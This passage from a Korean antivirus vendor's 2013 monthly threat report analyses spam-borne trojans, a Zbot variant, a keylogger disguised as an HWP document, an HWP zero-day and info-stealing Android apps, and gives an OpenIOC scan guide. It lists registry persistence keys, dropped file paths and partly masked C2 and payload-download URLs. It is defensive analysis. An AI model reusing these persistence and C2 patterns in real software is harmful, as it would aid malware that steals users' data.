


그림 1-69 | 호주 국세청을 위장한 악성 스팸메일

첨부된 파일이 실행되면 'msrkuoi.com' 파일이 생성이 된다. 'msrkuoi.com' 파일은 wuauclt 프로세스에 핸들로 등록되어 동작하게 된다. 프랑스에 위치한 시스템에 접속을 시도하고 추가적인 파일 다운로드를 시도한다.

[파일 생성]

- C:₩DOCUME~1₩ALLUSE~1₩LOCALS~1₩Temp₩msrkuoi.com

[레지스트리 등록]

- HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩policies₩Explorer₩Run₩62998
  "C:₩DOCUME~1₩ALLUSE~1₩LOCALS~1₩Temp₩msrkuoi.com"

[네트워크 정보]

- wuauclt.exe HTTP CONNECT 127.0.0.1 => 213.XXX.XX.19:80
  XXXX.net//profiles/XXXX/translations/prx.exe

그림 1-70 | wuauclt 프로세스에 핸들로 동작하는 악성코드

〈V3 제품군의 진단명〉

Trojan/Win32.Jorik

신규 채용 메일로 위장한 악성코드

사회공학(Social Engineering) 기법은 사회적인 이슈나 사람들의 관심을 끌 수 있는 심리를 악용하거나 신회할 만한 사람 또는 기관으로 속여 공격하는 것을 말한다. 이번에 발견된 스팸메일은 채용과 관련한 것이 었다. 해당 메일은 [그림 1-71]과 같이 발신자와 수신자의 이메일 도메인이 서로 일치했다.




그림 1-71 | 신규 채용 스팸메일




그림 1-72 | 스팸메일 발신자

PDF 파일로 위장한 악성코드가 실행되면 아래와 같은 파일과 레지스트리가 생성되며 부팅 시 자동으로 실행된다. 생성되는 파일 경로는 %APPDATA%로 같지만 폴더명은 4자리의 랜덤한 알파벳으로 생성되며 파일은 다양한 길이의 랜덤한 알파벳으로 만들어 진다.

[생성된 파일]

- C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩13978843.exe
- C:₩Documents and Settings₩Administrator₩Application Data₩Pybi₩puvyw.exe

[생성된 레지스트리]

- HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩{4C07DB3F-FE50-AD7D-9383-D25FA52EF14D} ""C:₩Documents and Settings₩Administrator₩Application Data₩Pybi₩puvyw.exe""

또한 아래와 같은 사이트로 접속해 파일을 다운로드하거나 암호화된 데이터를 전송한다.

[접속하는 사이트]

- 00014762 : 'http://www1.geXXXXX.com:8080/ponyb/gate.php'
- 00014791 : 'http://geXXXXXX.com:8080/ponyb/gate.php'
- 000147bb : 'http://91.XXX.XX.54:8080/ponyb/gate.php'
- 000147e2 : 'http://sms.XXXXX.com:8080/ponyb/gate.php'
- 00014811 : 'http://nro.XXXX/hqjm1k.exe'
- 0001482e : 'http://luhmann.XXXXX.de/yZx53.exe'
- 00014850 : 'http://www.spec02.XXXXX.co.uk/s184DrY.exe'




그림 1-73 | 스팸메일 발신자

〈V3 제품군의 진단명〉

Spyware/Win32.Zbot (AhnLab, 2013.01.09.00)

한글문서 파일을 위장한 악성코드 발견

최근 특정 대상을 목적으로 제작해 유포된 것으로 추정되는 한글문서 파일을 위장한 악성코드가 발견됐다.

그림 1-74 | 한글 문서로 위장한 악성코드

해당 악성코드는 한글문서 아이콘을 사용하지만, 실행 파일(SFX 압축 파일)로 확인된다. 사용자가 한글문서로 착각해 실행하면 악성코드에 감염된 것을 인지할 수 없도록 [그림 1-75]와 같은 한글문서(hwp.hwp)가 실행된다.




그림 1-75 | 한글문서 파일 실행 화면

한글 파일이 실행되면 아래와 같은 악성코드가 함께 생성된다.

- C:₩Documents and Settings₩All Users₩SxS₩xxx.xxx (악성)
- C:₩Documents and Settings₩All Users₩SxS₩NvSmart.exe (정상)
- C:₩Documents and Settings₩All Users₩SxS₩NvSmartMax.dll (악성)
- C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩hwp.exe (악성)
- C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩hwp.hwp (정상)

그리고 아래와 같은 레지스트리 값을 생성해 서비스로 동작하도록 구성돼 있다.




그림 1-76 | 레지스트리 생성 정보

악성코드에 감염되면 키보드에 입력된 정보가 kl.log 파일에 저장된다. 또한 bug.log 파일에 에러로그가 저장되는 것으로 추정된다.




그림 1-77 | kl.log 키로깅 파일

다음은 bug.log 파일을 메모장으로 열어본 화면이다.




그림 1-78 | bug.log 파일 정보

kl.log 파일을 열어보면 사용자가 키보드로 입력한 키로깅 정보가 저장된 것을 확인할 수 있다. 이후 특정 서버로 접속을 시도하며 키로깅 정보를 전송할 것으로 추정되나, 분석 시점에는 확인되지 않았다.




그림 1-79 | kl.log 파일에 저장된 키로깅 정보

〈V3 제품군의 진단명〉

Win-Trojan/Agent.261705 (V3, 2013.01.28.00)

Dropper/Agent.232173 (V3, 2013.01.28.03)

Backdoor/Win32.Etso (V3, 2012.07.05.00)

Win-Trojan/Agent (V3, 2013.01.28.03)

한글 파일 제로데이 취약점 악용 공격

2012년도에는 한글과 컴퓨터에서 개발하는 한글 소프트웨어에 존재하는 취약점을 악용한 타깃 공격(Target Attack)이 예년에 비해 비교적 크게 증가하였다.

이 중에는 기존에 알려지지 않은 제로 데이(Zero Day, 0-Day)을 악용한 공격 형태도 2012년 6월과 11월에 발견될 정도로 한글 소프트웨어 취약점을 악용한 공격의 위험성이 증가하고 있다.

- 2012년 6월 – 한글 제로데이 취약점을 악용한 악성코드 유포
- 2012년 11월 – 국방 관련 내용의 0-Day 취약점 악용 한글 파일

이러한 한글 소프트웨어에 존재하는 기존에 알려지지 않은 제로 데이 취약점을 악용한 공격이 1월 25일경 다시 발견되었다.

이 번에 발견된 한글 소프트웨어의 제로 데이 취약점을 악용하는 취약한 한글 파일은 아래 이미지와 같이 다수의 개인 정보를 포함한 형태로 발견되었다.

그림 1-80 | 다수의 개인정보를 포함한 취약한 한글 파일

해당 한글 파일은 [그림 1-81]의 구조를 갖고 있으며, 이 중 'BinData' 항목의 'BIN0001.bmp'라는 비정상적인 이미지를 파싱하는 과정에서 취약점이 발생한다.

그림 1-81 | 비정상적인 이미지가 포함된 취약한 한글 파일 구조

이로 인해 영향을 받게 되는 한글 소프트웨어의 모듈은 'HncTiff10.flt'에서 TIFF 형식의 이미지를 파싱하는 과정에서 발생하는 코드 실행 취약점이다.

해당 제로 데이 취약점으로 인해 영향을 받는 한글 소프트웨어는 ASEC의 내부적인 테스트 결과로는 다음 버전에서 동작하게 된다.

- 한글 및 한컴 오피스 2007, 2010

최신 보안 패치가 모두 적용된 한글 2007과 2010 버전에서는 해당 취약한 문서를 여는 과정에서 바로 취약점이 동작한다.

하지만 최신 패치가 적용되지 않은 한글 2010 버전에서는 아래 이미지와 같은 오류 메시지가 발생하며, 해당 오류 메시지를 종료하는 순간 취약점이 동작한다.




그림 1-82 | 최신 패치가 적용되지 않은 한글 2010에서 발생하는 오류

해당 제로데이 취약점을 포함하고 있는 한글 파일이 정상적으로 열리게 되면 아래 이미지와 같은 전체적인 구조를 가진 다른 악성코드들이 생성된다.




그림 1-83 | 취약한 한글 파일을 악용한 공격의 전체 구조도

취약한 한글 파일이 열면 아래 경로에 HncUpdate.exe (641,024 바이트)가 생성 된다.

– C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩HncUpdate.exe

생성된 HncUpdate.exe (641,024 바이트)은 GetTempFileName 함수를 이용하여 임의의 문자열을 파일명으로 가지는 tmp 파일 3개를 다음과 같은 경로에 생성한다.

– C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩[임의의 문자열].tmp (187,904 바이트)
– C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩[임의의 문자열].tmp (181,760 바이트)
– C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩[임의의 문자열].tmp (219,136 바이트)

HncUpdate.exe (641,024 바이트)가 생성한 tmp 파일 중 187,904 바이트 크기를 가지는 tmp 파일을 다시 아래 경로에 w32time.exe (187,904 바이트) 파일명으로 다시 복사한다.

– C:₩WINDOWS₩system32₩w32time.exe

그리고 생성된 w32time.exe (187,904 바이트)을 윈도우 서비스로 실행하기 위해 윈도우 레지스트리 다음 경로에 "Windows Time"라는 윈도우 서비스 명으로 아래와 같은 키 값을 생성한다.

– HKEY_LOCAL_MACHINE₩SYSTEM₩CurrentControlSet₩Services₩w32time
ImagePath = C:₩WINDOWS₩system32₩w32time.exe

w32time.exe (187,904 바이트)은 파일 다운로드 기능만 가지고 있는 파일이며, 다른 악의적인 기능은 존재하지 않는다. 해당 w32time.exe (187,904 바이트)이 실행이 되면 파일 내부에 하드코딩 되어 있는 웹 사이트 주소 3곳에 존재하는 GIF 또는 JPG 확장자를 가진 파일을 다운로드 한다.

분석 당시 다운로드된 파일들은 [그림 1-84]와 같이 GIF와 JPG 파일 시그니처만 남아 있는 손상된 파일이었다.




그림 1-84 | 다운로드 되는 이미지 파일

해당 악성코드 제작자는 1월 현재까지 손상된 GIF와 JPG 파일을 사용하고 있으나, 적절한 시기에는 이를 다른 악성코드로 변경하여 동시에 다수의 악성코드를 유포하기 위한 것으로 추정된다.

그리고 생성된 다른 임의의 문자열을 파일명으로 가지는 tmp 파일 2개는 윈도우 비스타(Windows VISITA)와 윈도우 7(Windows 7)에 존재하는 UAC(User Access Control) 기능을 무력화하여 생성한 악성코드를 정상적으로 실행하기 위한 기능을 수행한다.

〈V3 제품군의 진단명〉
HWP/Exploit
Trojan/Win32.Agent
Win-Trojan/Agent.219136.DC
Dropper/Agent.641024.G
Win-Trojan/Agent.181760.HT

〈TrusWatcher 탐지명〉
Exploit/HWP.AccessViolation-DE

〈ASD 2.0 MDP 엔진 진단명〉
Dropper/MDP.Exploit
Suspicious/MDP.Exploit
Suspicious/MDP.Behavior
Suspicious/MPD.DropExecutable

Open IOC 도구를 이용하여 붉은 10월 악성코드 점검하기

최근 외국의 보안업체가 발표한 '붉은 10월'(red October) 이라는 정보 탈취형 악성코드가 세계를 떠들썩하게 만들고 있다.

이 악성코드는 각국의 정부기관, 기반시설, 연구기관 등의 주요부서를 타깃으로 피싱 이메일을 보내 악성코드 감염을 유도한 뒤 주요 기밀 문서를 탈취하는 것이 주요 목적으로 밝혀졌다. 이에 관련 기관들은 악성코드 감염 여부에 대한 정밀한 점검이 필요하다.

'붉은 10월' 악성코드는 2007년에 처음 발견되어 전 세계에 걸쳐 광범위하게 확산됐다. 특히 현재는 동유럽, 중앙아시아 등에서 집중 배포되고 있다.

참고링크 - 보안뉴스
붉은 10월' 의 사이버스파이 활동 분석결과는?
http://www.boannews.com/media/view.asp?idx=34486&kind=

이에 자체적으로 운영 중인 시스템들을 점검할 수 있도록 OpenIOC ('http://www.openioc.org')에서 제공하는 침해사고 분석 공개 도구를 이용하여 '붉은 10월' 악성코드를 점검하는 방법을 공유한다.

그림 1-85 | OpenIOC

1. 준비하기

– 시스템 정보수집 과 정보분석을 위해 IOC finder 와 '붉은 10월' 악성코드 정보가 담긴 IOC 파일이 필요하다. 아래의 링크를 통해 다운로드할 수 있다.

– http://www.mandiant.com/resources/download/ioc-finder/

– https://github.com/jaimeblasco/AlienvaultLabs/blob/master/malware_analysis/RedOctober/48290d24-834c-4097-abc5-4f22d3bd8f3c.ioc

–. IOC finder의 압축을 해제하고 IOC 파일과 함께 점검할 PC에 iocfinder를 실행할 수 있도록 USB나 공유폴더에 복사해둔다.

2. 시스템 정보 수집

–. 아래의 명령어를 통해 IOC finder 로 시스템 정보를 수집한다.

'$ mandiant_ioc_finder collect -o c:₩collect'

정보 수집에 소요되는 시간은 대략 1시간 정도이며 시스템 상태에 따라 다를 수 있다. 완료시 c:₩collect 폴더에 각종 정보가 xml파일로 저장되며, 이 정보파일들을 분석할 PC에 적절히 이동시킨다.




그림 1-86 | Ioc finder로 정보 수집하기

3. 수집된 정보에서 '붉은 10월' 분석

– 시스템에서 수집된 정보파일들을 모은 후, 아래의 명령어를 통해 '붉은 10월' 감염여부를 점검할 수 있다.

'$ mandiant_ioc_finder report -i[저장한 ioc파일] -s [정보파일 경로] -t doc -o [저장할리포트경로]'

분석에는 대략 3분 정도가 소요되며, 분석 완료시 doc 형태로 결과가 저장된다.




그림 1-87 | 수집된 정보에서 '붉은 10월' 검사

만일 수집한 정보에서 '붉은 10월' 악성코드가 존재하면 [그림 1-88]과 같이 해당 파일의 경로, md5 hash 및 기타 파일정보가 저장된다.




그림 1-88 | 분석된 리포트

리포트는 html 양식으로 저장할 수도 있으나, 필자의 경우 버그가 발생하여 DOC를 이용했다. -t 옵션에 html을 넣으면 html 형태로 저장된다.

4. 마치며

지금까지 OpenIOC 도구를 사용하여 '붉은 10월' 악성코드를 점검하는 방법을 알아봤다. OpenIOC 도구는 정보수집에 1시간이라는 생각보다 긴 시간이 걸리므로 단순히 악성코드 점검만으로 활용할 땐 백신으로 점검하는 것이 시간상 이득이다.

백신을 사용할 수 없는 시스템이거나, 단순 백신으로 검사하는 것 이상의 타이트한 점검이 필요한 경우, 또는 명확하게 침해사고가 의심되어 기타 다른 정보(네트워크 정보 등)를 시스템에서 같이 수집하여 분석할 필요가 있을 때에 활용하길 권장한다.

03 악성코드 동향

모바일 악성코드 이슈

구글 플레이 스토어 100만 다운로드 ADULTS ONLY

구글 플레이 스토어에 사용자 스마트폰의 정보를 수집하는 애플리케이션이 등록돼 있던 것으로 확인됐다. 이 애플리케이션을 만든 DG-NET 제작자에 의하여 플레이 스토어에 등록된 3개의 애플리케이션은 모두 같은 기능이며 총 100만건 이상의 다운로드를 기록했다.




그림 1-89 | 스마트폰의 정보를 수집하는 애플리케이션(구글 플레이 스토어)




그림 1-90 | 같은 제작자가 등록한 애플리케이션

1월 현재 이 3개의 애플리케이션은 구글 플레이 스토어에서 삭제됐지만 서드 파티 마켓(3rd Party)에서는 다운로드가 가능하다.




그림 1-91 | 서드 파티 마켓(3rd Party)에 등록된 애플리케이션

이 외에도 같은 종류의 애플리케이션이 존재한다.

그림 1-92 | 추가적으로 발견된 애플리케이션

해당 애플리케이션을 설치하면 [그림 1-93]과 같은 아이콘이 생성된다.




그림 1-93 | 애플리케이션 아이콘

애플리케이션을 실행하면 [그림 1-94]와 같은 화면을 볼 수 있다.




그림 1-94 | 애플리케이션 설치 후 실행화면

안드로이드 기반의 애플리케이션은 권한 정보를 확인함으로써, 행위를 예측할 수 있다. 해당 애플리케이션의 권한 정보를 살펴보면 [그림 1-95]와 같다.




그림 1-95 | 애플리케이션의 권한 정보

애플이케이션이 실행되면 아래의 정보를 수집헤 특정 서버로 전송한다.

- 사용자의 이메일(구글) 주소
- IMEI 정보
- 위치 정보
- 패키지명 정보
- 이동통신사망 APN(Access Point Name) 정보

실제 네트워크 전송 과정은 [그림 1-96]과 같다.




그림 1-96 | 수집된 정보를 특정서버로 전송하는 과정

스마트폰 사용자는 구글 플레이 스토어에서 애플리케이션을 다운로드 받아 설치할 때도 다른 사용자의 평판과 애플리케이션의 권한 정보를 확인 해 볼 필요가 있다.

또한, 이와 유사한 기능을 하는 애플리케이션이 많으므로 V3 Mobile과 같은 백신으로 주기적인 검사를 하는 습관도 필요하다.

이러한 애플리케이션은 V3 모바일 제품에서 GWalls 또는 Airpush와 같은 형태로 진단하고 있다.

01 보안 동향

보안 통계

